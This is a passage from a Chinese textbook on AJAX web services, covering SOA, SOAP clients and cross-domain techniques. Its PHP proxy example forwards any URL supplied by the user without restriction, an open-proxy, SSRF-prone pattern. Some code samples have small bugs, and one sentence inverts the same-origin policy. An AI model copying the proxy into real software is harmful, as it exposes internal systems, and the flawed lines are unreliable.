Web Service和面向服务架构（SOA）之间存在密不可分的关系，因为Web Service是实现SOA背后的支撑技术。简单的举例说明，一个根据SOA原则设计的系统，将包含一个基于松耦合服务的架构，这些松耦合的服务具备互操作性和技术不可知性[①]。事实上，我们把本地的某家酒吧看作是一个SOA：顾客和酒吧招待进行交流（通过沟通达成共识），酒吧招待随后根据订单把啤酒倒入啤酒杯（提供一些服务）并且把酒杯递给顾客换回现金（返回服务的结果）。为了提升对SOA的理解，结构化信息标准促进组织（Advancement of Structured Information Standards，OASIS）和一些其他主要组织一起为SOA开发了一个参考模型。这个参考模型提供了优秀的、权威的SOA定义，其中的概念都遵循SOA的框架协议。在OASIS网站上提供了这个参考模型的详细信息[②]，我们对SOA的讨论都将使用这个参考模型中的SOA定义。

OASIS的参考模型描述SOA时，不是通过计算机和网络进行描述，而是通过如何在某个组织机构中充分利用可能被不同的组织机构控制的分布式功能或者服务进行描述。SOA强调技术不可知论，它本身不是一个技术集，它也不是为问题指定解决方案。SOA仅仅是一个对创建分布式系统有用的方法或者架构风格（architectural style）。OASIS的定义强调了SOA的另一个重要方面，即所有的服务不能完全被一个单独的组织机构或者拥有者所掌控。系统是分布式的，并且可能跨组织机构边界，因此，形成标准和通用方法极其重要。为了在各个领域都能使用SOA，业内开发了多种语言，例如基于Web Service的语言。对于Web Service，已经开发了大量的标准，例如用于消息通信的简单对象访问协议（Simple Object Access Protocol，SOAP）和用于描述服务的Web Service描述语言（Web Service Description Language，WSDL）。一般来说，服务通过详细描述系统的具体功能把这些功能暴露出来，提供了实现的功能并且在这些功能被调用时执行。

SOA和Web服务的目标是创建一组服务，这组服务集中关注可复用性（reusability）、契约（contract）、松耦合（loose coupling）、抽象性（abstraction）、可组合性（composability）、自治性（autonomy）、无状态性（statelessness）和可发现性（discoverability）。这些都是SOA的核心理念，我们将在使用HTTP访问的基于Web的服务的上下文中进一步讨论。

---

① 这里是指多个服务之间彼此不知道其他服务内部实现所采用的技术，但是彼此之间可以相互通信。——译者注

② 参见http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=soa-rm。

1．可复用性

系统中的服务不应该采用仅仅在特定的条件组合下才能够被执行的方式实现。为了让服务具有可复用性，我们需要一个采用标准方式描述的接口，其他的组件才能简单的使用这个接口。这个接口通常被定义为契约，或者是一组契约。

2．契约

通过使用标准的语言来发布服务的描述信息，例如基于XML的WSDL，我们可以简单地了解这个服务和其他服务交互时需要的输入信息是哪些。通过对标准契约格式的支持，我们创建的服务是可发现的，并且可以组合其他服务创建更加复杂的系统。

3．松耦合和自治性

松耦合，即单独的组件不依赖于其他组件，这是很多软件架构的核心理念。因为比起紧耦合系统，松耦合允许系统具有可维护性，从而能够更容易的获得可伸缩性。在松耦合的系统中，组件可以被更换，如果新组件支持同样的契约，系统将像更换前一样工作。当系统逐渐变大，耦合度将成为反映系统可维护性的主要因素之一。

4．抽象性

服务的抽象性允许我们将服务当作黑盒来对待，其中的黑盒是指一个软件，我们仅仅知道这个软件所提供的可供其他软件交互的公共接口。在使用一个服务时，我们只需知道如何与服务进行交互，而不需要了解服务幕后的具体实现。因此，操作的抽象性和粒度（granularity）是创建抽象系统的重要组成部分，根据契约定义，每个操作只能执行一个任务。

5．可组合性

服务需要被设计成这样的方式，每个服务都能够作为其他服务组合的组成成员。创建松耦合服务的整体目标是允许服务被组合在一起组成更为复杂的分布式系统。服务本身没有太大的用途，仅当服务组合在一起工作时，我们才能获得更加高级的系统。

6．无状态性

在执行一个服务时，这个服务需要维护特定于当前活动的一些数据。这些数据是服务的状态信息。为了改进可伸缩性，一个设计良好的服务只需保持必需的少量状态信息，并且只需把这些状态信息保留很短的周期。

7．可发现性

当把服务添加到系统中时，我们需要采用公共设置或者私有设置持有发现服务（discovering service）的自动化方法，这种做法对提升服务的可用性有极大的帮助。通常情况下，可发现性在服务层面通过契约实现，在架构层面通过标准实现，例如通用描述、发现和集成（Universal Description、Discovery、Integration，UDDI）和简单对象访问协议（SOAP）。

7.2.4　选择合适的工具

在制定决议时，我们需要考虑几个方面的因素，例如现有架构、可伸缩性、互操作性和终端用户。你应该意识到这是一个教条化的战场，在这个战场中你会发现关于可伸缩性、可扩展性、性能和安全性的声明无处不在。

1. 现有架构

在制定决议时，我们应该仔细考虑所在的组织当前正在使用的架构，因为考虑已有架构能够显著地节约让应用开始运行的时间，我们能够在可靠的、经过验证的服务的基础之上构建提供消费的服务。开发者的技巧和工具集同样也能够在当前架构中使用，这也意味着在开发者学习新的技巧方面可以花费更少的时间成本。这里，Web Service具有一个优点，它可以使用高质量的工具专门用于构建和集成Web Service。这个工具提供了自动化代码生成、可视化服务编制（orchestration）、业务流程管理（business process management，BPM），同时还包含了让Web Service可以集中访问和让运行服务的机器变得可发现的产品。

2. 可伸缩性

虽然从数据库群集（clustering）或者Web服务器农场（server farm）观点上讲，Web Service和基于REST架构的设计上都能达到可伸缩性，但是对应用进行恰当的设计也是一种让应用达到可伸缩性的方式。基于REST方式的Web服务的核心理念之一是这些服务是无状态的，这种无状态性能够增强Web应用的可伸缩性，因为服务器无需浪费资源来维护状态信息。尽管无状态请求是REST方式Web服务的一个核心理念，但是不存在任何理由说明Web Service无法完成相同的工作——毕竟，Web Service也使用HTTP协议与服务器通信。一般而言，即使是在最简单的应用中，无状态性也很少被作为较高设计优先级进行考虑，因为大家都清楚，通过添加硬件达到应用的可伸缩性是最廉价的解决方案——这种方式也确实是一种最廉价的解决方案。

3. 互操作性

如果你所在的公司需要将IT系统和其他合作伙伴或者供应链公司的系统进行集成，尝试把你的架构和其他公司的架构相互接轨，这是一种明智的做法。不过，当执行长时间运行的复杂业务流程时要求可靠性和不同程度的认证时，Web Service和相关的标准会是一种很优秀的解决方案。

4. 终端用户

最后，如果应用的终端用户是一般大众，这些用户不受内部使用的架构所约束。如果需要开放任何公开可访问类型的API，这些API应该考虑基于REST方式Web服务进行创建。Web Service的复杂性是用户连接和使用数据的一道障碍。企业内部网中在一定程度上同样适合使用基于REST方式的Web服务，因为这种方式允许使用者不需要具备太多的技能组合和高级开发工具的就能够消费数据。

毋庸置疑，对于使用Flickr的这类用户来说，基于REST的API能够和另一个Web服务的集成变得相当简单。然而，当我们讨论更加高级的“企业服务”（enterprisey）（我们需要找一个更好的词来表示）时，我们留意到业内对SOAP和WS-*协议系列标准日益增长的关注程度，SalesForce.com的AppExchange就是一个很好的例子。事实上，在用户成功登录时，SalesForce.com的API返回了一个`SessionHeader`参数，用来维护不同请求间服务器的状态。在这个例子中，这是一个优秀的解决方案，因为SalesForce需要在其内部处理复杂的对象和对象之间的关系。这个解决方案通过使用和Web Service相关的技术来管理复杂度，例如SOAP、XML Schema和WSDL，这些技术能用来生成C#或者Java的代理代码，从而大量节约服务集成的时间并提高可靠性。

7.3　客户端的SOAP

通常，SOAP消息只是使用JavaScript在Web浏览器上手动创建，并使用XHR对象发送到服务器的一些字符串。我们能够从XHR对象中读取到生成的SOAP响应消息并且采用类似于其他XHR请求响应消息格式的处理方式进行处理。由于响应是一个XML文档，我们可以使用标准的DOM方法从响应中读取我们需要的信息。

例如，下面的代码是用于对Web服务请求的SOAP格式，用来根据顾客姓名返回该顾客住址：

```
<?xml version="1.0"?>
<soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:m1="http://www.example.com/schemas/customer">
     <soap:Body>
            <m1:GetCustomerCredit>
            <m1:name>Joe Smith</m1:name>
            </m1:GetCustomerCredit>
      </soap:Body>
</soap:Envelope>
```

我们可以简单地将这个消息构建成一个JavaScript字符串，然后使用POST请求发送给适当的Web Service，请求的Content-Type设置成"text/xml"，并且将一个称为SOAPAction的特定首部信息设置成Web服务的URL，在URL上附加方法的名称。对于我们的这个例子，SOAPAction可能是Http: //www.example.com/services/GetCustomerAddress。

理论上听起来很不错，但在实践中还是存在一些问题的。手动创建SOAP消息的方式仅仅对于简单的Web请求时才是可取的。SOAP是一个复杂的协议，通过拼接字符串创建信息并且使用DOM方法读取内容，这是使用SOAP的一种相当原始方法。幸好，处理SOAP消息和Web服务时通常存在大量的工具包可以使用。这些工具包抽象了消息的实际格式，并且允许我们以一个非常自然的方式发送请求和处理响应。

7.3.1　IBM Web Service JavaScript 库

在众多类似的工具包中最优秀的一种是IBM的Web Service JavaScript库（WSJL）。当处理来自Web浏览器基于SOAP的Web Service交互时，WSJL封装了所有我们可能遇到的跨浏览器差异。特别地，XML命名空间是SOAP和Web Service的一个重要方面，但是不同浏览器处理时却存在很大的差异。基于W3C的浏览器和IE浏览器的不同之处在于，IE不支持 getElementsByTagNameNS() 方法，不过这个方法是专门用于选择命名空间为前缀的DOM结点。然而，IE对XPath选择（XPath selection）提供了强有力的支持，这种支持在浏览器中解析XML DOM文档时很有用。当寻求基于JavaScript的跨浏览器方法从浏览器访问SOAP Web服务时，WSJL是一种优秀的选择。WSJL打包在一个称为ws.js的JavaScript文件中，我们可以从IBM DeveloperWorks网站[①]上免费获得。如果我们想要从内部服务器中读取一些基于SOAP的数据，例如从客户中心应用（Customer Center application）中读取某位客户的信用信息，我们把ws.js文件包含到页面中，然后为请求创建一个

① http://www-128.ibm.com/developerworks.

SOAP消息：

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
 <head>
   <script type="text/javascript"
src="script/entAjax/Customer.js" />
   <script type="text/javascript" src="script/ws.js" />
   <script type="text/javascript">
nitobi.Customer.prototype.getCreditInfo = function()
{
 var uri = 'http://www.example.com/schemas/customers';
 var envelope = new SOAP.Envelope();
 var body = envelope.create_body();
 var el = body.create_child(new WS.QName('GetCustomerCredit',uri));
 el.create_child(new WS.QName('name',uri)).set_value('Joe Smith');
}
  </script>
 </head>
 <body>…</body>
</html>
```

这段代码将创建一个和本节第一个例子相同的请求。IBM工具包还包含了用于发送请求和处理响应的大量其他资源，同时还支持其他的Web服务标准，例如支持在SOAP Envelop中指定更加复杂寻址信息的WS-Addressing，支持处理有状态资源（stateful resource）的WS-ResourceFramework。这两个标准在使用Web服务的SOA系统中经常用到，使用这些系统的开发者还被鼓励去研究IBM WSJL提供的支持。下列代码演示了如何使用WSJL调用我们的Web服务范例并把本节讨论的所有思路汇集在了一起：

```
nitobi.Customer.prototype.getCreditInfo = function()
{
 var uri = 'http://www.example.com/schemas/customers';
 var envelope = new SOAP.Envelope();
 var body = envelope.create_body();
 var el = body.create_child(new WS.QName('GetCustomerCredit', uri));
 el.create_child(new WS.QName('name',uri)).set_value('Joe Smith');
 var call = new WS.Call('/services/Credit');
 call.invoke(envelope, function(call,envelope) {
  var b = envelope.get_body();
  var fc = b.get_all_children()[0];
  fc = fc.get_all_children()[0];
  var credit = fc.get_value();
 });
}
```

因为SOAP是Web服务的标准，Web浏览器自然会提供对这个标准的支持。Mozilla浏览器家族和IE都支持SOAP和Web服务，但是不幸的是两者的接口存在很大的差异，以致于编写浏览器无关（browser-independent）代码，通过原有接口（native interface）基于SOAP和Web服务工作成为了一个极大的挑战。因此，我们选择使用IBM Web Service库，这个库在代码中处理了所有的细节问题。然而，一些Web应用只能为一个一种浏览器编写。如果你确实能够控

制用户使用的浏览器，你可以充分利用Web服务和SOAP的本地支持。因此，我们简单地讨论每个浏览器如何实现这些技术。如果你不能控制用户使用的浏览器，我建议你使用现有的库，比如IBM的库。

7.3.2 Firefox

Firefox支持从JavaScript调用基于SOAP的Web服务，并且不必在JavaScript中手工创建SOAP消息。需要说明的一点是，与跨域XHR请求一样，跨域SOAP Web服务不是默认支持的，需要一些额外的工作。实际上，如果你的Web应用使用其他域中的Web Service，例如位于公司供应链中的一个公司，只有满足下列条件时才可以使用这个公司提供的Web Service。

- 整个HTML文件和所有的JavaScript文件都具有数字签名。(Mozilla基金会提供了SignTool，让文件数字签名操作变得很简单。)
- 使用诸如jar:http://www.example.com/customercredit.jar!/customercredit.html源代码，通过签名的Java存档（signed Java archive）访问HTML页面。
- 使用`netscape.security.PrivilegeManager.enablePrivilege("UniversalPreferencesRead")`JavaScript命令，询问终端用户是否允许执行跨域请求。

如果以上3个条件都满足，我们便可以在Firefox中使用本地Web Service所提供的方法了。Firefox中最有用的一部分Web Service功能是能够使用WSDL文件生成一个JavaScript Web Service代理，这个代理包含了需要在SOAP消息中传递给服务器的所有的值。

```
var gProxy= null;

function GetCustomerCredit(sName) {
 if (!gProxy) {
  var listener = {
   onLoad: function (aProxy) {
    gProxy = aProxy;
    gProxy.setListener(listener);
    requestCustomerCredit(sName);
   },
   onError: function (aError) {},
   CustomerCreditRequestCallback: function (aResult){}
  };
  createProxy(listener);
 } else {
   requestCustomerCredit(sName);
 }
}

function createProxy() {
 var factory = new WebServiceProxyFactory();
 factory.createProxyAsync(
  'http://www.example.com/schemas/Customer.wsdl',
  'CustomerSearchPort', '', true, listener);
 }
}
```

```
function requestCustomerCredit(sName) {
 netscape.security.PrivilegeManager.enablePrivilege(
  "UniversalBrowserRead"
 );
 var request = {};
 request.name = sName;
 proxy.CustomerCreditRequest(request);
}
```

7.3.3 IE

和Firefox一样，IE也内置了对基于SOAP的Web Service支持的功能。这个功能是通过使用IE的本地WebService Behavior实现的。Behavior是一项很有用的技术，不过只能在IE中使用。我们可以通过添加一些额外的CSS标记，将一些特定的功能附加到HTML元素中。如下所示，我们可以将一个Behavior附加到一个元素中：

```
<div id="service" style="behavior:url(webservice.htc)"></div>
```

其中，webservice.htc文件是对包含了XML标记和JavaScript的HTML Component（HTC）的引用。HTC文件定义了什么是Behavior，以及使用一个对HTML元素的应用来访问Behavior的方法，如下所示：

```
$("service").useService(…);
```

其中，useService()是一个附加方法，通过WebService Behavior应用被添加到HTML元素中。微软已经提供了很多现成可用的Behavior，当然我们也可以自定义HTC来创建Behavior。

对WebService Behavior而言，这项技术大量减少了发送基于SOAP Web服务请求时令人厌烦的工作。和Firefox对SOAP Web服务的支持一样，WebService Behavior工作时也是通过检查WSDL文件，然后基于这些信息创建SOAP消息，这些无需用户手工输入。实际上，我们仅仅需要知道方法名称，方法的WSDL端口和WSDL文件的位置就能够调用一个Web Service。以下是客户端代码用于调用一个Web Service，返回客户信用信息。

```
<html>
  <head>
    <script type="text/javascript">
var gCallID;
function checkCredit(sName) {
  var callObj = new Object();
  callObj.funcName = "GetCredit";
  callObj.portName = "ServiceSoap";
  callObj.async = true;
  $("service").useService(
    "http://www.example.com/CustomerCredit.asmx?WSDL", "CustomerCredit");
  gCallID = service.CustomerCredit.callService(handleCreditResults,callObj,sName);
}

function handleCreditResults (result) {
  alert(result.value);
}
```

```
    </script>
   <style>
.service {
   behavior:url(webservice.htc);
}
    </style>
 </head>
  <body>
   <div id="service" class="service"></div>
  </body>
</html>
```

7.4　跨域Web Service

Web浏览器本身包含了很多安全措施来保护用户。其中一个安全措施就是阻止Web网页从存放该网页服务器以外的服务器请求数据，这就是通常所说的同源策略[①]。如果采用同源策略，攻击者就可以引诱无辜的用户访问他的Web页面，这种方式将导致用户的浏览器登录攻击者的在线银行应用，认证凭证（credential）已经存储在浏览器中，然后程序会执行一些恶意的动作，例如将资金从用户的账户转出，在下一节的讨论中我们将看到这个例子。然而，当谈到某种类型的AJAX应用，特别是mashup应用时，这类应用大大地推动了将多个域的内容联合起来形成一个更大的应用的构建方式。

在AJAX Web应用中，我们常常需要访问其他的Web网站。例如，我们的Web应用可能需要从第三方Web服务中收集客户订单的邮寄信息，比如FedEx或者UPS。这些服务存在于主机Web应用域以外的其他域，因为这些服务来自于其他的公司。由于浏览器的某些安全限制，如果我们的应用位于mycompany.com，那么我们将无法简单地让我们的客户端对位于fedex.com上的服务发出一个Web服务请求。对于这些问题存在一些解决方案。我们可以在mycompany.com上实现一个代理服务，这个代理服务代表客户端应用把请求转发给fedex.com，并且把从fedex.com读取的结果返回给客户端。在这个解决方案中，客户端仍然发送合法的Web服务请求到客户端所在的相同域的服务器，浏览器不存在任何问题。除此之外，还存在一些无需服务器编码的纯客户端解决方案。我们将深入分析的3种解决方案分别是：在<iframe>中使用URL片段标识符（fragment identifier）在主机Web页面和其他域的Web页面之间传递数据，把Flash影片作为客户端代理使用，以及在Web页面中使用动态<script>注入。

7.4.1　服务器代理

服务器代理的实现非常简单。我们需要读取发送到服务器的请求，决定将请求传递给哪个服务，接着自己执行对远程服务的请求，最后将请求的结果返回给客户端。幸好，所有的现代Web应用平台都提供了简单的方法对位于服务器上Web发起请求，这个过程和我们在客户端采用的方法大致相同。实际上，在ASP中拥有一个称为ServerXHR的ActiveX对象，我们可以像在浏览器中使用XHR对象那样使用这个对象。

---

① 参见http://en.wikipedia.org/wiki/Same_origin_policy。

尽管Java和.NET具有本地socket编程功能，但是在PHP中，我们需要使用Curl库。Curl全称是Client URL Library，这个库用于从服务器发送Web请求。在PHP在线文档中我们可以找到很多有用的文档[①]。以下是一个使用了Curl库的PHP的例子，这段代码都很容易学习和使用。

```
<?php
$url = ($_POST['url']) ? $_POST['url'] : $_GET['url'];
$session = curl_init($url);

// 如果是POST方法，把POST数据放置在消息主体部分中。
if ($_POST['url']) {
 $postvars = '';
 while ($element = current($_POST)) {
  $postvars .= key($_POST).'='.$element.'&';
  next($_POST);
 }
 curl_setopt ($session, CURLOPT_POST, true);
 curl_setopt ($session, CURLOPT_POSTFIELDS, $postvars);
}

// 不要返回HTTP首部信息，返回调用的内容。
curl_setopt($session, CURLOPT_HEADER, false);
curl_setopt($session, CURLOPT_RETURNTRANSFER, true);

// 执行调用。
$xml = curl_exec($session);

// Web服务返回XML数据。设置合适的 Content-Type
header("Content-Type: text/xml");
echo $xml;
curl_close($session);
?>
```

这段代理可以处理GET和POST请求，其中远程Web服务的url作为查询字符串中的url参数传入。举例说明，我们可以使用下面的JavaScript来创建一个对雅虎网站中的Web服务的调用。

```
var path = 'http://api.local.yahoo.com/' +
           'LocalSearchService/V3/localSearch' +
           '?appid=YahooDemo&query=pizza&zip=94306&results=2'
var url = '/proxy.php?url=' + encodeURIComponent(path);
...
xhr.open('GET', url, true);
```

我们为远程服务请求构建了一个url，这个url包含了将被传递的查询字符串，接着使用JavaScript的encodeURIComponent()函数对路径进行编码，把路径编码成一个适合作为服务器的查询字符串参数进行传递的格式。接着，我们在本地的Web网站上执行了这个请求，代理程序把这个请求转发为对雅虎Web网站的请求，最后雅虎的响应被发送回到了客户端，最终的响应可以通过XHR的responseText或responseXML属性进行访问。这个过程就好像客户端实际执行了对雅虎服务器上Web服务的调用。如果我们实际上尝试基于雅虎Web服务的URL调用XHR对象的

① 参见http://www.php.net/manual/en/ref.curl.php。

open方法，如果服务器采用“默认”的安全设置，将抛出一个安全异常。上文介绍的代理基本上可以采用相同的方式发送POST请求。

另一种可选方法是使用一个真实的Web代理来代理请求，例如Apache的mod_proxy或者mod_rewrite模块。我们可以自动地将对服务器上的某个URL请求转发到其他服务器的URL上。不过，使用Web代理的可控制性比较差，所以创建一个脚本代理Web请求的功能更为强大。如果我们想改变响应的方式，例如将响应转变为XML格式的数据，我们可以在这个响应发送给客户端之前执行转换。同时，大量公众Web服务，例如Google和雅虎，要求调用者先从这些网站中获取一个标识符才能使用他们的服务。这个标识符必须随同每个Web服务请求发送，为了对客户端保密，我们可以自动地将标识符添加到我们正在代理的请求中。否则，客户必须知道这个标识符，这样才允许他们使用你的身份标识发送其他的请求。在前面的范例中，我们可以从客户端的查询字符串中移除appid这个参数，然后让服务器检查对雅虎的请求。在这种情况下，我们可以在代理之前将appid参数添加到请求中。

7.4.2　URL片段标识符

尽管创建服务器代理的方法很简单，但在某些特定情况下我们还是需要一个轻量级的以客户端为中心的（client-centric）方法。使用URL片段标识符（fragment identifier）就是其中一种，这种方法需要位于不同域中的Web页面清楚知道需要查找哪些内容并且在不同的Web页面之间使用同一种语言执行工作。实际上，我们可以通过使用一个<iframe>的URL片段标识符在不同域中的两个Web页面之间来回传送数据。主机应用可能会动态地创建一个HTML<iframe>，并且将<iframe>的地址设置为想要获得的Web网站地址，这个网站是其他域的某个部分，因此，主机Web页面和新的<iframe>页面之间的通信是严格禁止的。不过，主机Web页面和加载到<iframe>中的Web页面都能访问<iframe>的URL，主机Web页面当然可以通过<iframe>元素的src属性来改变<iframe>中Web页面的位置，加载到<iframe>中的Web页面毫无疑问也有权可以通过脚本来改变自己的位置。我们这里使用的技巧是主机Web页面或者加载到<iframe>中的页面可以将<iframe>的URL设置为相同的URL，不过，还需要添加一个片段标识符，这个片段标识符用于把页面滚动到页面中某个锚（anchor）的位置。

例如，在我们自己的域内（mydomain.com）可能有一个Web页面，并且使用JavaScript动态创建了一个<iframe>元素。其中，<iframe>的src属性位于你的域（yourdomain.com）中的一个Web页面的URL。这个场景类似于图7-1。

在这个例子中，我们有一个位于自己服务器上的Web页面，但是<iframe>内容来自你的服务器。到目前为止一切运行良好。现在，我们能做的事情是从你的Web页面或者从我们的Web页面中改变<iframe>元素src属性的位置，不过仅仅只是添加一个片段标识符。

为了使用JavaScript创建<iframe>，我们可以创建一个CrossDomainWidget类，这个类持有在我们页面中从其他域中获取的一些HTML。

```
entAjax.CrossDomainWidget = function(dLocation, sUrl) {
  this.url = sUrl;
  this.id = "xdw_"+(new Date().getTime());
```

```
  this.onChange = new entAjax.Event();
  this.iframeObj =
entAjax.createElement("iframe",{"name":this.id,"id":this.id},dLocation);
  this.iframe = frames[this.id];
  this.listen();
}
```




图7-1 使用隐藏HTML<iframe>的跨域AJAX

我们将<iframe>的name和id属性设置成相同的唯一标识符，通过这种方式，我们可以在页面中使用很多这样的小部件（widget）。在CrossDomainWidget构造函数的最后，我们调用了一个命名为listen()的方法，如下所示：

```
entAjax.CrossDomainWidget.prototype.listen = function() {
 var aLocation = this.iframe.location.href.split("#");
 this.currentMessage = alocation[1];
 if (this.currentMessage != this.lastMessage) {
  this.onChange.notify(this.currentMessage);
  this.lastMessage = this.currentMessage;
 }
 window.setTimeout(entAjax.close(this, this.listen), 200);
}
```

listen()函数的功能是每隔200毫秒检查一次动态创建的<iframe>的位置，以查看片段标识符是否发生了变化。当片段标识符发生变化时，这个函数会触发onChange事件通知其他JavaScript组件，这些组件都会根据来自这个小部件的一些消息执行相应的处理。

另一个令人迷惑不解的问题是主机应用需要给来自其他域的Web页面发送消息，这个功能可以通过使用一个简单的send()方法来实现。

```
entAjax.CrossDomainWidget.prototype.send = function(sMessage) {
```

```
        this.listen();
        this.lastMessage = sMessage;
        this.iframe.location.href = this.url + "#" + sMessage;
    }
```

在这里，我们确保在设置新消息之前立即调用listen()方法，防止消息自从上次执行listen()方法后已经发生了改变。

来自其他域的Web页面也必须使用一个类似于CrossDomainWidget的类，这个类只需简单地检查和设置window.location.href属性就可以侦听和发送消息。

由于Web页面URL不能长于256个字节，一些问题可能变得复杂化，较大的消息可能需要被分割成几个较小的消息。在这种情况下最好能采用一个统一的协议，使得侦听页面能够被告知消息已经分块，可以进入一个特殊的侦听状态，并且以一个更快的速率检查URL。无论如何，当需要在来自不同域的Web页面之间传递数据时，这是一种可行的方法。

7.4.3 Flash 跨域 XML

从简化编程的角度来讲，Flash影片是一种更好的替代解决方案。如果在域中的服务器存在特殊的crossdomain.xml文件，通过这个文件指明Flash影片可以连接的合法域，那么Flash影片将可以在这些域之间传输数据。例如，YouTube服务器上有一个crossdomain.xml文件，内容如下所示：

```
<?xml version="1.0"?>
<!- http://www.youtube.com/crossdomain.xml ->
<cross-domain-policy>
  <allow-access-from domain="*.youtube.com" />
  <allow-access-from domain="*.google.com" />
</cross-domain-policy>
```

这段XML配置信息表明尝试访问www.youtube.com域的Web服务的Flash影片必须来自于youtube.com或者google.com的子域。这种解决方案存在一个小问题，即HTTP的首部信息和cookie也随同请求发送给了服务器。因此，如果你创建了一个Web网站使用Flash影片跨域访问用户的Flickr数据，并且用户在进入你创建的网站的同时已经登录了Flickr网站，Flash影片能够直接发送一个请求到Flickr网站，这个请求包含了所有的认证信息，这会让Flickr误以为实际上是用户正在访问Flickr网站，而不是一些类似于Flash 影片这样的媒介程序正在访问服务器。正因为如此，媒介程序可以对GMail数据做任何的操作。Flickr已经意识到了这个问题的存在，并且最终改变了它的crossdomain.xml文件只允许访问api.flickr.com域。Flickr网站要求每一个请求必须包含一个认证令牌（authentication token）。

7.4.4 脚本注入

跨域访问数据的最后一种方法是脚本注入（Script Injection）。与片段标识符解决方案不同，脚本注入在DOM中创建了一个<script>元素并且将src属性设置成生成和返回JavaScript的服务器脚本的URL。脚本注入区别于片段标识符的地方在于，这种方法能够从服务器传递大量的数据到客户端而不会被Web页面URL的长度所限制。从主机应用传递到服务器的数据仍然会受到长度

限制，因为这个请求只能使用GET方法执行。

脚本注入具有一些不同的方法。当使用脚本注入时需要特别处理这样一个问题，因为远程JavaScript在运行时动态加载，而不是在加载Web页面的过程中只加载一次，例如Google Maps的例子，主机应用需要知道远程JavaScript何时已经加载完成并且可以开始访问。解决这个问题的唯一方法是，主机应用知道从服务器返回的数据格式或者服务器知道客户端JavaScript的架构。如果以一种特殊的格式返回，主机应用可以连续轮询一个事先定义好的JavaScript变量名，直到这个变量的访问有效为止。这也是使用Del.icio.us JSON API实现的功能。当请求以下URL时，Del.icio.us将为指定用户返回该用户提交的主题列表信息：

```
http://del.icio.us/feeds/json/username
```

网站把返回结果信息格式化为JSON数据格式，并且把JSON对象赋值给一个称为Delicious.posts的变量。为了判断数据何时加载完成，我们采用类似下面的方式轮询Delicious.posts变量是否存在：

```
function check() {
if (typeof Delicious.posts == "undefined") {
  window.setTimeout(check, 100);
} else {
  // 在数据加载完成后开始处理数据
  dataReady(Delicious.posts);
}
check();
```

这个解决方案完全依赖于主机应用来判断数据何时已经加载完成。

另一种可选方案是让主机应用将回调函数名包含在发送给服务器的请求中，服务器生成和返回数据的最后会执行这个回调函数。采用这种解决方案，对服务器的请求可能如下所示：

```
http://del.icio.us/feeds/json/username?callback=dataReady
```

服务器返回数据如下所示：

```
if(typeof(Delicious) == 'undefined')
   Delicious = {};
Delicious.posts = […];
dataReady(Delicious.posts);
```

虽然这种解决方案让JavaScript程序员的工作轻松了许多，但是需要服务器提供大量的支持。如果数据格式是XML而不是JSON，这个解决方案同样适用。这种技术称为JSONP（JSON with padding）和XMLP（XML with padding）。

7.5 安全性

任何一本关于Web应用开发的图书都会包含关于安全性部分的内容，AJAX Web应用的图书也不可能例外。因为我们在Web应用中添加了很多具有AJAX风格的功能，所以我们往往需要把更多的控制和业务逻辑实现转移到客户端进行。从安全性的立场上讲，这里的问题是客户端是不可信的。当我们向客户端添加了很多业务逻辑时，我们把更多的秘密移交到了公众的手上，因为

我们使用的Javascript、HTML、CSS、Flash、甚至Java Applets对应用的所有用户而言都是可以利用的。对Javascript、HTML和CSS进行简单的分析就可以确定应用是如何工作的，而Flash和Java Applets程序也只需进行简单的反编译和分析。因此，当你思考Web应用的安全性时，最好假定发送给客户端的任何信息都不是秘密，并且从客户端发送的信息也是不可信的。

